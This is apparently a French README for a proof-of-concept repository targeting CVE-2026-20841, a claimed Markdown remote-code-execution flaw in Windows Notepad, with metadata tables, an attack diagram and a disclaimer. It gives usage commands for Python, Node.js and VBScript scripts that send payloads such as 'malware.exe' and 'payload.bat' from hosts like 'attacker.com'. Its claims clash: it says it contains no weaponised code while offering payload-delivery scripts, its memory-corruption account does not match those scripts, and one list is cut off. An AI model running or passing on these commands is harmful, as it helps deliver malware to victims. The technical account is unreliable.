Dépôt de recherche et d'analyse pour CVE-2026-20841, une faille d'exécution de code à distance via Markdown dans Windows Notepad, avec des scripts PoC, les détails du déroulement de l'attaque, les IOCs et des recommandations d'atténuation.





Dépôt de recherche en sécurité et d'analyse technique
⚠️ Ce dépôt est destiné uniquement à des fins éducatives, défensives et de recherche.
CVE-2026-20841 est une vulnérabilité critique d'exécution de code à distance (RCE) affectant la fonctionnalité de traitement Markdown du Bloc-notes de Microsoft Windows.
Un attaquant peut être en mesure de déclencher l'exécution de code arbitraire lorsqu'un fichier spécialement conçu est ouvert par une version vulnérable du Bloc-notes Windows.
| Produit | Statut |
|---|---|
| Bloc-notes Windows 11 | Vulnérable |
| Bloc-notes Windows 10 | Vulnérable |
| Versions mises à jour/corrigées | Non vulnérable |
| Champ | Valeur |
|---|---|
| CVE | CVE-2026-20841 |
| Type | Exécution de code à distance |
| Vecteur d'attaque | Fichier spécialement conçu |
| Interaction utilisateur | Requise |
| Privilèges requis | Aucun |
| Gravité | Critique |
| Éditeur | Microsoft |
python CVE-2026-20841.py 192.168.1.100 80 malware.exe
Version Node.js
node CVE-2026-20841.js <host> <port> <payload-filename>
Exemple :
node CVE-2026-20841.js attacker.com 445 payload.bat
Version VBScript (native Windows)
cscript //nologo CVE-2026-20841.vbs <host> <port> <payload-filename>
Exemple :
cscript //nologo CVE-2026-20841.vbs 192.168.1.45 80 update.exe
La vulnérabilité réside dans la fonctionnalité de gestion du contenu Markdown du Bloc-notes Windows.
L'ouverture d'un fichier spécialement conçu peut déclencher des opérations mémoire non sécurisées susceptibles de conduire à l'exécution de code arbitraire dans le contexte de l'utilisateur actuel.
Attacker
    │
    ▼
Crafted Markdown File
    │
    ▼
Victim Opens File
    │
    ▼
Vulnerable Markdown Parser
    │
    ▼
Memory Corruption
    │
    ▼
Code Execution
OS          : Windows 11
Application : Notepad
Architecture: x64
Debugger    : WinDbg
Analysis    : Static + Dynamic
Ce dépôt ne contient pas de code d'exploitation weaponisé.
Les informations fournies sont destinées uniquement à :
Les utilisateurs sont responsables du respect de toutes les lois et réglementations applicables.
Recherche en cybersécurité • Analyse de vulnérabilités • Sécurité défensive









